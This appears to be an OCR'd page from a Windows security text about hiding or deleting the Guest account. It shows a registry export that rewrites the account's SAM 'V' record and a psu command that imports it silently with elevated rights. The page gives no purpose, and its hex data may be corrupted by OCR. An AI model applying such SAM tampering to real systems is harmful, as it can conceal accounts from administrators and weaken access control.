
- Windows Registry Editor Version 5.00

- [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F5]
- "V"=hex:00,00,00,00,b0,00,00,00,02,00,01,00,b0,00,00,00,0a,00,00,00,00,00,00,\
- 00,bc,00,00,00,00,00,00,00,00,00,00,00,bc,00,00,00,70,00,00,00,00,00,00,00,\
- 2c,01,00,00,00,00,00,00,00,00,00,00,2c,01,00,00,00,00,00,00,00,00,00,00,2c,\
- 01,00,00,00,00,00,00,00,00,00,00,2c,01,00,00,00,00,00,00,00,00,00,00,2c,01,\
- 00,00,00,00,00,00,00,00,00,00,2c,01,00,00,00,00,00,00,00,00,00,00,2c,01,00,\
- 00,00,00,00,00,00,00,00,00,00,2c,01,00,00,00,00,00,00,00,00,00,00,2c,01,00,00,\
- 08,00,00,00,01,00,00,00,34,01,00,00,04,00,00,00,00,00,00,00,38,01,00,00,04,\
- 00,00,00,00,00,00,00,3c,01,00,00,04,00,00,00,00,00,00,00,40,01,00,00,04,00,\
- 00,00,00,00,00,00,01,00,14,80,90,00,00,00,a0,00,00,00,14,00,00,00,44,00,00,\
- 00,02,00,30,00,02,00,00,00,02,c0,14,00,44,00,05,01,01,01,00,00,00,00,00,01,\
- 00,00,00,00,02,c0,14,00,ff,ff,1f,00,01,01,00,00,00,00,00,05,07,00,00,00,02,\
- 00,4c,00,03,00,00,00,00,00,14,00,1b,03,02,00,01,01,00,00,00,00,00,01,00,00,\
- 00,00,00,00,18,00,ff,07,0f,00,01,02,00,00,00,00,00,05,20,00,00,00,20,02,00,\
- 00,00,00,18,00,ff,07,0f,00,01,02,00,00,00,00,00,05,20,00,00,00,24,02,00,00,\
- 01,02,00,00,00,00,00,05,20,00,00,00,20,02,00,00,01

psu -p "regedit /s noguest.reg" -i 8



Guest Hide & delete



Reference

- http://www.opencjk.org/~scz/200401091623.txt
- http://www.opencjk.org/~scz/200401091624.txt